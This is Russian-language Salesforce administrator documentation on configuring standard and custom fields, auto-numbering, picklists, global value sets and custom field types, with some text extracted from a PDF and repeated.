Фильтры поиска позволяют повысить не только качество данных, но и производительность пользователей. Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

Настройка стандартных полей

Пользователи могут настраивать некоторые аспекты стандартных полей (например, значения раскрывающихся списков, формат полей автонумерации, отслеживание журнала поля, фильтры поиска для полей взаимосвязи и справку поля).

Совет: Стандартные поля нельзя удалить полностью, однако их можно удалить из макетов страниц.

1. Откройте страницу, содержащую поля нужного объекта.
2. Нажмите метку поля.
3. Для добавления текста настраиваемой справки нажмите кнопку **«Правка»**.
4. В зависимости от версии на странице сведений о поле можно устанавливать параметры безопасности поля, просматривать параметры доступа и настраивать правила проверки.

   В зависимости от типа поля доступны дополнительные возможности. Например, для раскрывающихся списков можно добавлять, удалять и переупорядочивать значения и устанавливать зависимости. Длину стандартного поля нельзя изменить. Чтобы увеличить текстовое пространство, требуется создать настраиваемое поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартных полей:

- Настройка приложения

Дополнительные сведения

Что означает флажок «Индексированное» и зачем он нужен?

Если поле является индексированным, то можно использовать поиск на боковой панели или расширенный поиск для поиска значений в поле. Индексация полей также ускоряет выполнение других операций, например составление отчетов. Дополнительные сведения см. в данной статье: Know Thy Salesforce Field Indexes for Fast Reports, List Views, and SOQL («Индексация полей Salesforce для быстрых отчетов, списковых представлений и SOQL»).

СМ. ТАКЖЕ:

- Настраиваемые поля
- Добавление или редактирование значений раскрывающегося списка
- Переименование меток объектов, вкладок и полей
- Начало работы со справкой поля
- Фильтры поиска

Изменение стандартных полей автонумерации

Уникальные идентификаторы решений, обращений и контактов являются стандартными полями автонумерации. Каждой созданной записи назначается уникальный номер заданного формата. При необходимости измените формат и нумерацию данных полей.

1. Откройте параметры управления объектом, поле которого необходимо изменить, и перейдите в область полей.
2. Щелкните **«Правка»** напротив имени нужного поля.
3. Чтобы настроить параметры форматирования полей автонумерации (например, минимальное количество начальных нулей и префикс или индекс числа), заполните поле «Формат отображения».

   Изменения формата не влияют на текущие записи и применяются только к новым записям.
4. Введите номер, который должен быть назначен следующей записи, созданной после сохранения внесенных изменений.
5. Нажмите кнопку **«Сохранить»**.

Внимание: Система Salesforce отображает предупреждение при вводе следующего номера, который предшествует текущим номерам. Тем не менее, система позволяет создавать повторяющиеся номера при многократном изменении формата автонумерации посредством похожих форматов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартных полей автонумерации:

- Настройка приложения

СМ. ТАКЖЕ:

Типы настраиваемых полей

Настраиваемые поля

Чтобы настроить организацию, рекомендуем добавить настраиваемые поля для всех вкладок и объектов, используемых в организации.

Дополнительную информацию об общем количестве настраиваемых полей, доступных для создания, см. в разделе *«Ограничения Salesforce»*.

Прим.: Если ваша организация ограничена 800 настраиваемыми полями и пользователь удаляет или создает поля, создание поля может не удаться. Во время физического удаления выполняются восстановление и очистка поля, при этом оно временно учитывается в общем количестве полей. Процесс удаления запускается, только когда очередь переполнена, так что запуск может начаться через несколько дней или недель. В течение этого срока удаленные поля учитываются в общем максимально разрешенном количестве полей. Чтобы запросить немедленное удаление полей, свяжитесь со службой поддержки Salesforce.

Дополнительную информацию см. в разделах ниже.

- Создание настраиваемых полей
- Редактирование настраиваемых полей
- Управление полями конкретного объекта
- Удаление полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Вкладки недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- Настройка приложения

- Создание поля формулы
- Создание настраиваемого поля раскрывающегося списка
- Определение зависимых раскрывающихся списков
- Определение стандартных значений полей
- Дополнительные параметры настраиваемых полей
- Атрибуты настраиваемого поля

Создание настраиваемых полей

Соберите свои уникальные деловые данные путем их сохранения в настраиваемых полях. При создании настраиваемого поля пользователь конфигурирует место их отображения и при необходимости проверяет безопасность на уровне поля.

Хотите настроить систему Salesforce для сбора всех важных бизнес-данных? Данный короткий видеоролик содержит рекомендации по созданию поля настраиваемого раскрывающегося списка — от выбора правильного типа поля до применения параметров безопасности поля.

Прежде чем начать работу, определите тип создаваемого поля.

Прим.: Если ваша организация ограничена 800 настраиваемыми полями и пользователь удаляет или создает поля, создание поля может не удаться. Во время физического удаления выполняются восстановление и очистка поля, при этом оно временно учитывается в общем количестве полей. Процесс удаления запускается, только когда очередь переполнена, так что запуск может начаться через несколько дней или недель. В течение этого срока удаленные поля учитываются в общем максимально разрешенном количестве полей. Чтобы запросить немедленное удаление полей, свяжитесь со службой поддержки Salesforce.

1. В разделе настроек управления для объекта, к которому вы хотите добавить поле, перейдите в раздел «Поля».

   Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.

2. Нажмите кнопку **«Создать»**.

   Совет: При необходимости настройте зависимости полей и функцию отслеживания журнала полей для настраиваемых объектов.

3. Выберите нужный тип поля и нажмите кнопку **«Далее»**. Ниже приведены рекомендации по работе.

   - Некоторые типы данных доступны только для определенных конфигураций. Например, тип данных «Взаимосвязь "Основная–подробная"» доступен только в том случае, если настраиваемый объект еще не содержит такой взаимосвязи.
   - Настраиваемые параметры и внешние объекты поддерживают только наборы доступных типов данных.
   - Доли возможности не поддерживают добавление настраиваемого поля типа «Раскрывающийся список со множественным выбором», «Область обогащенного текста» или «Зависимый раскрывающийся список».
   - Поля взаимосвязи учитываются ограничениями по количеству настраиваемых полей.
   - Тип данных «Сводное резюмирование» доступен только для некоторых объектов.
   - Типы полей соответствуют типам данных API.
   - Если организация использует шифрование платформы Shield, изучите порядок шифрования настраиваемых полей посредством предложения по шифрованию платформы Shield.

4. При использовании полей взаимосвязи свяжите объект с полем и нажмите кнопку **«Далее»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настраиваемые поля действий недоступны в версии **Group Edition**.

Настраиваемые параметры недоступны в версии **Professional Edition**.

Макеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

5. При использовании полей взаимосвязи непрямого поиска выберите поле уникального внешнего кода родительского объекта и нажмите кнопку **«Далее»**. Значения родительского поля сопоставляются со значениями дочернего поля взаимосвязи непрямого поиска для определения записей, связанных друг с другом.
6. Чтобы заполнить поле раскрывающегося списка на основе глобального набора значений для таких полей, выберите используемый набор значений.
7. Введите метку поля.

   Система Salesforce заполняет поле «Имя поля» меткой поля. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Имя поля может использоваться для полей слияния в настраиваемых ссылках, настраиваемых элементах S-Control и при обращении к полю посредством API.

   Совет: Убедитесь в уникальности имени и метки настраиваемого поля объекта.

   - Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.
   - Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

   Если при создании метки поля *«Эл. почта»* уже существует стандартное поле «Эл. почта», то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, *«Эл. почта12»*.
8. Чтобы определить необходимость заполнения поля, а также действия, выполняемые при удалении записи, введите атрибуты поля и установите соответствующие флажки.
9. Чтобы переподчинить дочернюю запись во взаимосвязи «Основная — подробная», заданной для настраиваемых объектов, другой родительской записи, установите флажок **«Разрешить переподчинение»**.
10. Чтобы ограничить результаты поиска по полям взаимосвязи, создайте фильтр поиска. Недоступно для внешних объектов.
11. Нажмите кнопку **«Далее»**.
12. В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition выберите параметры доступа к полю для каждого профиля, а затем нажмите кнопку **«Далее»**.

Уровень доступа	Включенные параметры
Пользователи могут просматривать и редактировать поле.	**«Доступно»**
Пользователи могут просматривать поле, но не могут его редактировать.	**«Доступно»** и **«Только для чтения»**
Пользователи не могут просматривать или редактировать поле.	Нет

   Прим.:

   - По умолчанию созданное настраиваемое поле доступно профилям портала для просмотра или редактирования только при наличии статуса универсального обязательного.
13. Выберите макеты страниц для отображения редактируемого поля и нажмите кнопку **«Далее»**.

Поле	Расположение на макете страницы
Обычное	Последнее поле в первом двухстолбцовом разделе.
Область подробного текста	Конец первого одностолбцового раздела.
Пользователь	Нижняя часть страницы сведений о пользователе.
Универсальное обязательное	Данное поле не может быть удалено из макетов страниц или выбрано в качестве доступного только для чтения.

14. При использовании полей взаимосвязи создайте связанный список связанных записей и добавьте его в макеты страниц соответствующего объекта.
    - Чтобы изменить имя связанного списка в макетах страниц, щелкните поле **«Метка связанного списка»** и введите новое имя.
    - Чтобы добавить связанный список в настраиваемые макеты страниц, установите флажок «Добавить связанный список в текущие персональные настройки пользователя».
15. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

Прим.: Создание полей может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.

Создание настраиваемого поля раскрывающегося списка

Чтобы разрешить пользователям выбор значений из заданных списков, создайте настраиваемые поля раскрывающегося списка.

Создание набора значений глобального раскрывающегося списка

Рекомендуем использовать наборы значений глобальных раскрывающихся списков для применения значений ко всем объектам и настраиваемым полям раскрывающегося списка, а также для ограничения раскрывающихся списков только указанными значениями.

Типы настраиваемых полей

Чем отличаются стандартные поля от настраиваемых полей?

При необходимости дополните стандартные и настраиваемые объекты Salesforce настраиваемыми полями, предоставляющими неограниченные возможности настройки организации. Несмотря на схожесть настраиваемых полей со стандартными полями, поддерживаемыми системой Salesforce по умолчанию, стандартные и настраиваемые поля отличаются друг от друга.

Атрибуты настраиваемого поля

Запись настраиваемого поля включает в себя ряд атрибутов.

Управление полями конкретного объекта

Редактирование настраиваемых полей

Удаление полей

Управление удаленными настраиваемыми полями

Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее). В течение этого времени удаленные поля и данные могут быть восстановлены.

Дополнительные параметры настраиваемых полей

Редактирование полей типа «Область обогащенного текста» в записях

Чтобы изменить внешний вид текста, включая добавление изображений и гиперссылок, воспользуйтесь полями типа «Область обогащенного текста».

Ограничения для поля «Область обогащенного текста»

Помните о следующих ограничениях при работе с полями обогащенного текста.

Классическое шифрование для настраиваемых полей

Система Salesforce позволяет ограничивать просмотр настраиваемых текстовых полей другими пользователями. Просмотр данных из зашифрованных настраиваемых текстовых полей доступен только при наличии полномочия «Просмотр зашифрованных данных».

Добавление или редактирование значений раскрывающегося списка

Добавляйте или редактируйте значения в настраиваемом раскрывающемся списке в области полей объекта. Если в раскрывающемся списке используется набор значений глобального раскрывающегося списка, его значения можно изменить только путем редактирования набора глобальных значений. Изменения затронут все раскрывающиеся списки, которые наследуют значения этого набора глобальных значений.

Определение зависимых раскрывающихся списков

Редактор обогащенного текста

Используйте редактор обогащенного текста для форматирования текста в настраиваемых полях типа «Область обогащенного текста» и во многих других функциях, таких как публикатор Chatter и группы.

Изменение типа настраиваемого поля

СМ. ТАКЖЕ:

Взаимосвязи внешних объектов

Какие поля можно шифровать?

В чем разница между классическим шифрованием и шифрованием платформы Shield?

Шифрование файлов и вложений

Поиск по параметрам управления объектами

Соотнесение настраиваемых полей интересов для преобразования интересов

Определение полей фильтра поиска

Создание настраиваемого поля раскрывающегося списка

Чтобы разрешить пользователям выбор значений из заданных списков, создайте настраиваемые поля раскрывающегося списка.

Посмотреть демонстрационный ролик: Настраиваемые поля: Раскрывающиеся списки

Система позволяет создавать поля раскрывающегося списка следующих типов.

- Локальный раскрывающийся список: позволяет пользователям выбирать отдельное значение из заданного списка. Данный раскрывающийся список является уникальным и имеет собственный набор значений.
- Общедоступный список: позволяет пользователям выбирать отдельное значение из набора значений глобального раскрывающегося списка, заданного в меню «Настройка». Все настраиваемые поля раскрывающегося списка, использующие глобальный набор значений, наследуют свои значения и не поддерживают добавление значений.
- «Раскрывающийся список со множественным выбором»: данный тип поля позволяет выбирать несколько значений из заданного списка. Все значения данного поля отделены точкой с запятой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- Настройка приложения

Прим.: Доли возможности не поддерживают добавление настраиваемого поля типа «Раскрывающийся список со множественным выбором», «Область обогащенного текста» или «Зависимый раскрывающийся список».

1. Перейдите к области полей объекта, для которого надо создать поле раскрывающегося списка.
2. В списке, связанном с настраиваемыми полями, нажмите кнопку **«Создать»**.
3. Установите переключатель **«Раскрывающийся список»** или **«Раскрывающийся список (множественный выбор)»** и нажмите кнопку **«Далее»**.
4. Введите метку для поля раскрывающегося списка.
5. Чтобы использовать значения из имеющегося глобального раскрывающегося списка, выберите **«Использовать набор значений глобального раскрывающегося списка»**. Чтобы использовать значения, созданные специально для этого раскрывающегося списка, выберите **Ввести значения для раскрывающегося списка, каждое значение отделять новой строчкой.**

   Совет: Вы можете предоставить отзывы и предложения по глобальным раскрывающимся спискам в группе Глобальные и ограниченные настраиваемые раскрывающиеся списки в сообществе успеха Salesforce.

6. Если набор значений глобального раскрывающегося списка не используется, введите значения раскрывающегося списка.

   Каждое значение должно отображаться в отдельной строке. Длина значений не может превышать 255 символов.

7. Также можно отсортировать значения в алфавитном порядке, использовать первое значение списка в качестве стандартного или использовать оба варианта. Последующее изменение данных параметров текущего поля раскрывающегося списка не допускается.

   Если выбраны оба варианта, система Salesforce упорядочивает записи по алфавиту и устанавливает первое значение в качестве стандартного.

   Прим.: Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел «Общие сведения о стандартных значениях полей» на странице 5851.

8. Выберите, следует ли ограничить значения этого раскрывающегося списка администраторским утвержденным списком. Чтобы запретить пользователям загрузку неутвержденных значений через API, выберите **«Ограничить раскрывающийся список значениями, заданными в наборе значений»**.
9. При создании раскрывающегося списка со множественным выбором введите количество значений, которое должно одновременно отображаться на страницах редактирования. Количество значений определяет высоту поля.
10. При необходимости введите описание или текст справки и нажмите кнопку **«Далее»**.
11. Настройте параметры безопасности для поля раскрывающегося списка и нажмите кнопку **«Далее»**.
12. Выберите макеты страниц для добавления поля раскрывающегося списка.
13. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание настраиваемых полей

Добавление или редактирование значений раскрывающегося списка

Создание набора значений глобального раскрывающегося списка

Создание набора значений глобального раскрывающегося списка

Рекомендуем использовать наборы значений глобальных раскрывающихся списков для применения значений ко всем объектам и настраиваемым полям раскрывающегося списка, а также для ограничения раскрывающихся списков только указанными значениями.

Прим.: Вы можете предоставить отзывы и предложения по глобальным раскрывающимся спискам в группе Глобальные и ограниченные настраиваемые раскрывающиеся списки в сообществе успеха Salesforce.

Настраиваемый раскрывающийся список связывается с отдельным объектом как поле объекта. В отличие от настраиваемого поля раскрывающегося списка, глобальный список используется как независимый *набор значений глобального раскрывающегося списка*. Его значения применяются любым раскрывающимся списком, созданным на его основе.

По сути, глобальный раскрывающийся список является ограниченным. Только администратор Salesforce может добавлять в список значения и изменять их. Пользователям запрещено добавлять неутвержденные значения даже через API.

Прим.: Можно настроить до 1 000 наборов значений глобального раскрывающегося списка в организации. Каждый глобальный набор значений или ограниченный раскрывающийся список может содержать комбинацию из 1 000 активных и неактивных значений. Неограниченные раскрывающиеся списки могут содержать до 1 000 активных значений. Количество настраиваемых раскрывающихся списков, использующих наборы данных глобального раскрывающегося списка, не ограничивается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

1. В меню «Настройка» введите строку *«Раскрывающийся список»* в поле «Быстрый поиск» и выберите пункт **«Наборы значений раскрывающегося списка»**.
2. Нажмите кнопку **«Создать»** напротив глобальных наборов данных.
3. Введите метку для глобального набора данных. Это имя отображается в меню «Настройка» и при создании раскрывающегося списка на основе глобального набора данных.

4. Чтобы сообщить пользователям о назначении значений, введите конкретное описание для каждого глобального набора данных. Данный текст отображается на странице «Наборы значений раскрывающегося списка» меню «Настройка».
5. Введите значения (по одному в строке).
6. Также можно отсортировать значения в алфавитном порядке, использовать первое значение списка в качестве стандартного или использовать оба варианта. Эти параметры не подлежат изменению в дальнейшем.

   Если выбраны оба варианта, система Salesforce упорядочивает записи по алфавиту и устанавливает первое значение в качестве стандартного.
7. Нажмите кнопку **«Сохранить»**.

Глобальный набор данных готов к использованию в настраиваемых полях раскрывающихся списков. Чтобы изменить порядок отображения значений, нажмите кнопку **«Изменить порядок»**.

Сведения о создании раскрывающегося списка на основе набора значений глобального раскрывающегося списка см. в разделе «Создание настраиваемого поля раскрывающегося списка».

Для просмотра всех полей, в которых используется данный набор значений, см. раздел «Где это используется?» на странице сведений о глобальном раскрывающемся списке.

СМ. ТАКЖЕ:

Управление неактивными значениями раскрывающегося списка

Создание настраиваемого поля раскрывающегося списка

Типы настраиваемых полей

При наличии данных, которые не соответствуют стандартным полям, администратор может создать соответствующее настраиваемое поле. Например, поле «Отчество» может быть добавлено для контактов.

Прежде всего, при создании настраиваемого поля рекомендуем выбрать тип поля. Описание каждого типа настраиваемых полей см. ниже.

Тип	Описание
Автонумерация	Автоматическое назначение уникального номера каждой записи. Максимальная длина любого поля типа «Автонумерация» составляет 30 символов, 20 из которых зарезервированы для префикса или индекса. Недоступно для внешних объектов.
Кнопка-флажок	Данный тип поля позволяет определять истинность или ложность атрибута записи. При использовании поля типа «Кнопка-флажок» в фильтре отчета или спискового представления рекомендуем использовать «Истина» для отмеченных значений и «Ложь» для неотмеченных. Мастер импорта данных и услуга еженедельного экспорта используют «1» для отмеченных значений и «0» для неотмеченных.
Валюта	Данный тип поля позволяет вводить сумму в валюте. Система автоматически форматирует поле как сумму в

Тип	Описание
	валюте. Данная функция полезна при экспорте данных в электронную таблицу. Недоступно для внешних объектов. Прим.: Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение –22,5 округляется до –22, а значение –23,5 округляется до –24. Точность значений после 15-го десятичного знака не гарантируется.
Дата	Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре. Данные отчетов могут быть ограничены определенным диапазоном дат посредством любого настраиваемого поля даты.
Дата/время	Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре и указывать время дня. Чтобы добавить текущую дату и время, рекомендуем щелкнуть ссылку даты и времени напротив поля. Время дня может содержать метку AM или PM. Данные отчетов могут быть ограничены определенным диапазоном дат и времени посредством любого настраиваемого поля даты.
Электронная почта	Данный тип поля позволяет вводить адрес эл. почты длиною не более 80 символов, проверяемый на соответствие заданному формату. Если данное поле задано для контактов или интересов, то адрес может быть выбран посредством кнопки **«Отправить сообщение эл. почты»**. Обратите внимание, что настраиваемые адреса эл. почты не могут использоваться в пакетных рассылках. Прим.: Данное поле может быть зашифровано посредством шифрования платформы Shield.
Взаимосвязь внешнего поиска	Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.

Тип	Описание
Формула	Автоматическое вычисление значений, основанных на других значениях или полях (например, на полях слияния). Недоступно для внешних объектов. Прим.: Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение –12,345 округляется до -12,34.
Геолокация	Предоставление пользователям возможности определения местоположения по широте и долготе. Поле «Геолокация» является составным, поэтому учитывается ограничениями организации как три настраиваемых поля: одно для широты, одно для долготы и одно для внутреннего пользования. Недоступно для внешних объектов.
Иерархическая взаимосвязь	Создание иерархической взаимосвязи поиска между пользователями. Данный тип поля позволяет использовать поле поиска для связывания одного пользователя с другим, который не ссылается прямо или косвенно на самого себя. Например, настраиваемое поле типа «Иерархическая взаимосвязь» может быть создано для хранения имени прямого менеджера каждого пользователя.
Взаимосвязь непрямого поиска	Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.
Взаимосвязь поиска	Создание взаимосвязи между двумя записями, позволяющей связывать записи между собой. Например, отдельное обращение может быть связано с возможностью, так как возможности связаны с обращениями посредством взаимосвязи поиска. • Взаимосвязь поиска для стандартного или настраиваемого объекта создает поле, позволяющее пользователям нажимать значок поиска и выбирать другую запись во всплывающем окне. • Поле взаимосвязи поиска для внешнего объекта ссылается на 18-значные коды Salesforce, хранящиеся во внешнем источнике данных. Данные коды

Тип	Описание
	сопоставляются с родительским объектом для определения связанных между собой записей. Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком родительской записи. При необходимости создайте поля типа «Взаимосвязь поиска», связанные с пользователями, стандартными или настраиваемыми объектами. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления. Поля типа «Взаимосвязь поиска» недоступны в версии Personal Edition. Поля типа «Взаимосвязь поиска» для участников кампании недоступны, но доступны поля типа «Взаимосвязь поиска» из участников кампании для стандартных или настраиваемых объектов.
Взаимосвязь «Основная — подробная»	Создание взаимосвязи между записями, где основная запись контролирует некоторые алгоритмы подробной записи (например, удаление и безопасность записи). Недоступно для стандартных или внешних объектов, однако система позволяет создавать поле типа «Взаимосвязь "Основная — подробная"» для настраиваемого объекта, связанного со стандартным объектом. Взаимосвязь «Основная — подробная» не поддерживается участниками кампании.
Число	Данный тип поля позволяет вводить любое число. Данное число считается действительным, поэтому начальные нули удаляются. Прим.: Значения числовых полей в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34. Система Salesforce округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не до количества знаков после запятой, указанного в конфигурации числового поля.

Тип	Описание
Процент	Пользователи могут указывать проценты в виде десятичных чисел, например `0,10`. Система автоматически преобразует десятичные числа в проценты, например `10 %`. Прим.: Точность значений после 15-го десятичного знака не гарантируется. Ввод значения с более чем 15 десятичными знаками и добавление к числу знака процента приводят к ошибке выполнения.
Тел.	Данный тип поля позволяет вводить любой номер телефона. Данное поле может содержать не более 40 символов. Система Salesforce автоматически форматирует введенное значение как номер телефона. При использовании приложения Salesforce CRM Call Center настраиваемые поля типа «Тел.» отображаются при нажатии кнопки . Таким образом, компания Salesforce не рекомендует использовать настраиваемое поле типа «Тел.» для ввода номера факса. Прим.: Данное поле может быть зашифровано посредством шифрования платформы Shield.
Раскрывающийся список	Позволяет пользователям выбирать одно значение из определяемого вами списка. Доступно для внешних объектов только при наличии адаптера связи организаций для Salesforce Connect.
Раскрывающийся список (множественный выбор)	Данный тип поля позволяет выбирать несколько значений из заданного списка. Эти поля отображаются с разделением каждого значения точкой с запятой. Доступно для внешних объектов только при наличии адаптера связи организаций для Salesforce Connect.
Сводное резюмирование	Автоматическое отображение количества связанных записей или вычисление суммы, минимального или максимального значения связанных записей. Записи должны быть напрямую связаны с выбранной записью и выступать в роли подробных в настраиваемой взаимосвязи «Основная — подробная», установленной с объектом, содержащим поле сводного резюмирования. Например, настраиваемое поле «Общее количество гостей» отображает количество записей настраиваемого объекта «Гость» в связанном списке «Гости». Недоступно для внешних объектов.

Тип	Описание
Текст	Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов. Максимальная длина: 255 символов. Прим.: Данное поле может быть зашифровано посредством шифрования платформы Shield.
Текст (зашифрованный)	Данный тип поля позволяет вводить любую комбинацию букв, цифр или символов, хранящихся в зашифрованном виде. Максимальная длина: 175 символов. Зашифрованные поля используют основные ключи длиною 128 бит и алгоритм AES (расширенный стандарт шифрования). Основной ключ шифрования может быть заархивирован, удален или импортирован. Чтобы включить функцию управления основными ключами шифрования, обратитесь в компанию Salesforce.Недоступно для внешних объектов. Прим.: Данное поле может быть зашифровано посредством классического шифрования. Если в вашей организации применяется шифрование платформы Shield, используйте параметр «Текст» для создания зашифрованного текстового поля.
Область текста	Данный тип поля позволяет вводить не более 255 символов, отображающихся в отдельных строках (подобно полю «Описание»).
Область подробного текста	Данный тип поля позволяет вводить не более 131 072 символов, отображающихся в отдельных строках (подобно полю «Описание»). При необходимости данному типу поля может быть задана минимальная длина. Допускается любая длина от 256 до 131 072 символов. Значение по умолчанию: 32 768 символов. Обратите внимание, что при каждом нажатии клавиши `Enter` внутри области подробного текста добавляется разрыв строки и символ возврата. Эти два символа учитываются ограничением, равным 131 072 символам. Данный тип данных недоступен для действий или продуктов возможностей. В отчете отображаются только первые 254 символа области подробного или обогащенного текста. Фильтр отчета с операторо Прим.: Данное поле может быть зашифровано посредством шифрования платформы Shield.
Область обогащенного текста	Панель инструментов позволяет форматировать содержимое поля и добавлять изображения или гиперссылки. Действия, доступные на панели инструментов: отмена действия, повтор действия, выделение жирным

Тип	Описание
	шрифтом, выделение курсивом, подчеркивание, зачеркивание, добавление гиперссылки, загрузка изображения или добавление ссылки на изображение, выравнивание, добавление нумерованного или маркированного списка, а также добавление отступов и выступов. Максимальный размер поля не должен превышать 131 072 символов, включая любое форматирование и все HTML-теги. В отчете отображаются только первые 254 символа области подробного или обогащенного текста. Максимальный размер загруженного изображения не должен превышать 1 Мб. Поддерживаемые типы файлов: `gif`, `jpeg` и `png`. Недоступно для внешних объектов. Имеют место различия в отображении и форматировании областей обогащенного текста в Lightning Experience и Salesforce1 по сравнению с Salesforce Classic.
URL-адрес	Данный тип поля позволяет вводить не более 255 символов любого действительного адреса веб-сайта. Чтобы открыть URL-адрес в отдельном окне обозревателя, щелкните по полю. Обратите внимание, что страницы сведений о записях позволяют отображать только первые 50 символов. Прим.: Данное поле может быть зашифровано посредством шифрования платформы Shield.

СМ. ТАКЖЕ:

Атрибуты настраиваемого поля

Чем отличаются стандартные поля от настраиваемых полей?

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии.

При необходимости дополните стандартные и настраиваемые объекты Salesforce настраиваемыми полями, предоставляющими неограниченные возможности настройки организации. Несмотря на схожесть настраиваемых полей со стандартными полями, поддерживаемыми системой Salesforce по умолчанию, стандартные и настраиваемые поля отличаются друг от друга.

Настраиваемые объекты и поля позволяют определять данные для хранения в соответствии с текущими требованиями организации. Несмотря на поддержку некоторых стандартных объектов и соответствующих стандартных полей, предоставляемую базой данных Force.com, пользователи могут быстро настраивать способы отслеживания и составления отчетов по данным.

Настраиваемые объекты позволяют хранить важные корпоративные данные любого типа путем создания объектов. Например, при разработке приложения по подбору кадров создайте настраиваемые объекты «Позиция» и «Соискатель» для отслеживания информации об открытых вакансиях и соискателях соответственно.

Настраиваемые поля позволяют систематизировать и отслеживать данные более детально. Подобно стандартным объектам, настраиваемые объекты содержат поля, определяющие данные для записей данных объектов. Например,

дополните настраиваемый объект «Соискатель» настраиваемым числовым полем «Стаж работы» или настраиваемый объект «Позиция» настраиваемым текстовым полем «Описание». При необходимости добавьте настраиваемые поля в настраиваемые и стандартные объекты.

Дополнительную информацию см. в разделах ниже.

- Создание настраиваемых полей
- Редактирование настраиваемых полей
- Управление полями конкретного объекта
- Создание поля формулы
- Определение стандартных значений полей
- Дополнительные параметры настраиваемых полей
- Атрибуты настраиваемого поля

Атрибуты настраиваемого поля

Запись настраиваемого поля включает в себя ряд атрибутов.

Поле	Описание
Количество отображаемых строк	Данное поле определяет количество строк, которое должно отображаться в полях типа «Область подробного текста» на страницах редактирования. Разрешается отображать от 2 до 50 строк (по умолчанию отображается 6 строк). Если выбранного количества строк недостаточно для отображения текста, то поле отображает полосу прокрутки. Поля типа «Область подробного текста» отображаются полностью на страницах сведений и в версиях для печати.
Параметры расчета	Данное поле определяет способ пересчета поля сводного резюмирования после изменения свойств. Чтобы пересчитать значение при следующем отображении поля, выберите «Автоматический расчет». Чтобы выполнить принудительный пересчет значений полей сводного резюмирования, выберите «Выполнить пакетный пересчет данного поля».
Имя дочерней взаимосвязи	Имя, используемое в запросах взаимосвязи API SOQL.
Тип данных	Тип данных поля определяет тип информации, отображаемой в поле. Например, поле, которому назначен тип данных «Число», содержит положительное или отрицательное целое число.
